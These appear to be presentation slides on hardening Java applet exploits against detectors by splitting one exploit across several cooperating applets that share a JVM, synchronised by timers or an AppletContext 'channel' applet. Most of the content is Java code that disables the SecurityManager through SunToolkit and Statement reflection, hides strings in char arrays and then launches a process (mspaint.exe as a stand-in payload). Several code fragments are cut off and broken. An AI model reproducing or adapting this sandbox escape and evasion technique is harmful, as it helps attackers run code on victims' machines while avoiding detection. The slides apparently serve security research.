
# Sharing

# Sharing(idea)

- **KEY-POINT:**
  - Applets on the same page **share the same Java Virtual Machine**
- **IDEA:**
  - Using **multiple Applets** to exploit a vulnerability
  - Applets will **cooperate to update the status** of the **shared JVM**
  - We are writing a **distributed version of an exploit**
  - The “**malicious**” **status** is not given by a single Applet but is given as the **result of the execution of a set of different Applets**


# Sharing(**exploit split**)

- An important step of the Sharing approach consists in **splitting the original exploit Applet into multiple Applets**




# Sharing(exploit steps)

- An exploit is a **sequence of steps**
- **We are writing a distributed version of the exploit!**
- By splitting the exploit across different Applets **we need to be sure that the steps will be executed in the right order**



# Sharing(recap)



- **Applets:**
  - In this approach an attacker will use **multiple Applets**
  - Possible to even **mix legit and malicious code**
- **JVM:**
  - The **status is updated by all of the Applets** hosted on the page
- **Detection:**
  - Detectors now have to **understand the communication pattern** to determine the JVM's status



# Simple Sharing

# Timers(example)

Uno.java

```
<APPLET  
  CODE="Uno.class"  
  WIDTH="100"  
  HEIGHT="110"  
>  
Error!  
</APPLET>
```

Attacker.htm

```
<APPLET  
  CODE="Due.class"  
  WIDTH="100"  
  HEIGHT="110"  
>  
Error!  
</APPLET>
```



Due.java

```
public void disableSecurity() throws Throwable {  
  
  Class<?> sun_awt_SunToolkit = GetClass();  
  
  Expression expr = new Expression(  
    sun_awt_SunToolkit,  
    String.valueOf(String.valueOf(new char[] { 'g', 'e', 't', 'F', 'i', 'e', 'l', 'd' })),  
    new Object[] { Statement.class, String.valueOf(new char[] { 'a', 'c', 'c' }) }  
  );  
  expr.execute();  
  Field acc_Field = ((Field) expr.getValue());  
  
  Permissions allPerms = new Permissions();  
  allPerms.add(new AllPermission());  
  AccessControlContext allPermAcc = new AccessControlContext(new ProtectionDomain[] {  
    new ProtectionDomain(new CodeSource(new URL(String.valueOf(new char[] {  }));  
  
  Statement disableSecurityManager = new Statement(java.Lang.System.class, String.valueOf(  
  acc_Field.set(disableSecurityManager, allPermAcc);
```

disableSecurityManager.execute();

Easy way to handle synchronization

```
}  
public void init()  
{  
  
  try {  
    disableSecur  
  } catch (Exception  
{
```

```
public void init()  
{
```

```
  try {  
    Thread.sleep(5000);  
    Process localProcess = runtime.getRuntime().exec(String.valueOf(new char[] { 'm', 's', 'p', 'a', 'i', 'n', 't', '.', 'e', 'x'  } catch (Exception e)
```

# Timers(recap)

- **PROS:**

- Easy way to bypass detectors..



- **CONS:**

- Not very suitable with **complex communication patterns**
- Timers can be **affected by external delays**, which randomly affects the timing of each step. This might impact on the success of the exploit.


# AppletContext

# AppletContext(intro)

- **AppletContext** is an interface, which allows Applets to query their environment (the web page they are hosted on)
- We are mainly interested in **two methods**:
  - **Applet getApplet(String name)**
    - To get a reference to another Applet on the same web page
  - **Enumeration getApplets()**
    - To find all the Applets on a given web page
- There are **multiple ways to use this feature** to harden Java exploits, let's see an example..


# AppletContext(plan)

- We **split the original exploit** into several different Applets (5)
- We use an additional Applet as a **Communication channel**



# AppletContext(comm. pattern)

- Here we can see one of the possible communication patterns which we choose to use to harden the original exploit
- Please keep in mind that each of the Applets below will execute 1 or more steps of the original exploit
  - **We need somehow to handle step synchronization**





# AppletContext(channel.java)

```
public class Channel extends Applet {
```

```
    Class<?> klass = null;  
    Field field = null;  
    Statement stmt = null;  
    Permissions perm = null;  
    AccessControlContext acc = null;  
    Statement last_stmt = null;
```

```
    public void sendClass(Class<?> klass)  
    {  
        this.klass = klass;  
        report("sendClass... done");  
    }
```

Blocking function

```
    public Class<?> recvClass()  
    {  
        report("recvClass... done");  
  
        try {  
            while(this.klass == null ) { Thread.sleep(500); }  
        }catch(InterruptedExecution ie){}  
        return this.klass;  
    }
```

```
    public void sendField(Field field)  
    {  
        report("sendField... done");  
        this.field = field;  
    }
```


It represents the “**structure**” that will handle the Applet communication

We define this “structure” in a **blocking way**, so that even if the exploit steps are distributed, we can still execute them in the right order


- **Receive()** are **blocking** in our implementation

The channel exposes a number of send/recv functions that allows other Applets to **share Java types**

# AppletContext(comm. pattern)



# AppletContext(comm. pattern)



# AppletContext(initial step)

```
public void init()
{
    setBackground(Color.black);

    GetChannel();

    boolean pwned = false;

    try {
        Thread.sleep(2000);

        Class<?> klass = GetClass();
        channel.sendClass(klass);
    }
    catch(Exception e){}
    catch(Throwable t){}

    while(!pwned)
    {
        try {

            Thread.sleep(1000);
            Process localProcess = Runtime.getRuntime().exec(new String(new char[]{'m','s','p','a','i','n','t','.','e','x','e'}));
            pwned = true;
        }
        catch(Exception e){}
    }
}
```

